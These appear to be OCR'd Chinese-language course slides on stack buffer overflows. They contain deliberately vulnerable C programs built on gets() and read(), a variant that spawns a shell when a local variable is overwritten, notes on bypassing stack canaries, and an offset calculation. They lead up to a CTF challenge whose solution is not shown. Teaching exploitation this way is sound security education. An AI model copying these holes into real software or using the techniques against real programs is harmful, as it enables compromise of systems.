
Buffer Overflow 

-

```c
#include <stdio.h>

int main(){
    char buffer[8];
    gets(buffer);
    puts(buffer);
    return 0;
}
```


```
$gcc bof.c -o bof
bof.c: In function ‘main’:
bof.c:5:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
    5 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccNWLixl.o: in function `main':
bof.c:(.text+0x15): warning: the `gets' function is dangerous and should not be used.
$./bof
aaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

What happened ?



What happened ?

```
5        gets(buffer);
```



gets & read


- gets
  - 沒有限制輸入長度
- read
  - 有限制最大輸入長度
  - 可 overflow 大小為最大輸入長度與 buffer 長度之間

gets & read

```c
#include <stdio.h>

int main(){
    char buffer[8];
    read(0, buffer, 16);
    puts(buffer);
    return 0;
}
```

只能 **overflow 8 bytes**


最大長度 (16) - buffer 長度 (8) = 8



Stack Canary

- 在 rbp 之前塞一個 random 值，ret 之前檢查是否相同，不同的話就會 abort
- 有 canary 的話不能蓋到 return address、rbp


```
$gcc bof.c -fstack-protector -o bof
bof.c: In function ‘main’:
bof.c:5:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimp
    5 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/cckQu7IC.o: in function `main':
bof.c:(.text+0x24): warning: the `gets' function is dangerous and should not be used.
$./bof
aaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted
```



Stack Canary

- Stack Canary 可以繞過嗎?
  - 想辦法事先取得 canary 的值
  - 不蓋掉 canary 的值，直接改後面，或是只改 canary 前的值

```
$gcc bof.c -fstack-protector -o bof
bof.c: In function ‘main’:
bof.c:5:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimp
    5 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/cckQu7IC.o: in function `main':
bof.c:(.text+0x24): warning: the `gets' function is dangerous and should not be used.
$./bof
aaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted
```




bof 應用

- 先看看 stack 上有什麼
  - local variable
  - saved rbp ——> stack migration
  - return address ——> ret2 series


bof - local variable

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    int a = 8;
    char buffer[8];
    gets(buffer);
    if(a == 3){
        system("/bin/sh");
    }
return 0;
}
```




bof - local variable

bof - local variable



如何算 offset？

- 先隨意輸入來確定 buffer 位置
- 計算 buffer 位置和目標位置距離多遠



buffer

return address


offset = 0x7fffffffe558 - 0x7fffffffe544 = 0x12

Challenge

- luck

Solution - luck

